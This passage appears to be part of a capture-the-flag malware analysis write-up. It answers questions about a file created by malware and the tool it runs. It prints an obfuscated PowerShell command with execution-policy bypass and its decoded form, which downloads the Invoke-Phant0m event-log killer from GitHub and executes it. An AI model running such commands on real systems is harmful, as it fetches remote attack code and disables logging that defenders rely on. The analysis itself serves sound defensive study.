
powershell.exe

Correct!


QUESTION 6

What is the name of the created file?

To extract the full command string utilized by the malware, the Patch Data feature in Ghidra was employed. The following obfuscated string was identified:




```
"powershell -ep bypass -W hidden -enc
SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwAHMAOgAvA
C8AcgBhAHcALgBnAGkAdABoAHUAYgB1AHMAZQByAGMAbwBuAHQAZQBuAHQALgBjAG8AbQ
AvAGgAbABsAGQAegAvAEkAbgB2AG8AawBlAC0AUABoAGEAbgB0ADAAbQAvAG0AYQBzAHQ
AZQByAC8ASQBuAHYAbwBrAGUALQBQAGgAYQBuAHQAMABtAC4AcABzADEAIgAgAC0ATwB1
AHQARgBpAGwAZQAgACIAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAZQBtAHAAXABjAGgAY
QBuAGcAZQAuAHAAcwAxACIAOwAgAEkAbQBwAG8AcgB0AC0ATQBvAGQAdQBsAGUAIABDAD
oAXABXAGkAbgBkAG8AdwBzAFwAVABlAG0AcABcAGMAaABhAG4AZwBlAC4AcABzADEAOwB
JAG4AdgBvAGsAZQAtAFAAaABhAG4AdAAwAG0AOwA="
```



Decoding the Base64 string yields the following command:

```
Invoke-WebRequest "https://raw.githubusercontent.com/hlldz/Invoke-Phant0m/master/Invoke-Phant0m.ps1" -OutFile "C:\Windows\Temp\change.ps1"; Import-Module "C:\Windows\Temp\change.ps1;Invoke-Phant0m;
```

Based on this evidence, it is confirmed that the malicious file created on the system is change.ps1.

QUESTION 7

What is the name of the actual tool executed?

The decoded command reveals that the malware downloads and executes a script known as Invoke-Phant0m.

```
Invoke-WebRequest "https://raw.githubusercontent.com/hlldz/Invoke-
Phant0m/master/Invoke-Phant0m.ps1" -OutFile
"C:\Windows\Temp\change.ps1"; Import-Module
"C:\Windows\Temp\change.ps1;Invoke-Phant0m;
```

“Invoke-Phant0m.ps1 is a PowerShell script designed for post-exploitation in offensive security operations. It functions as a Windows Event Log Killer, targeting the Event Log Service (specifically svchost.exe processes) to disable system logging on a compromised Windows host. “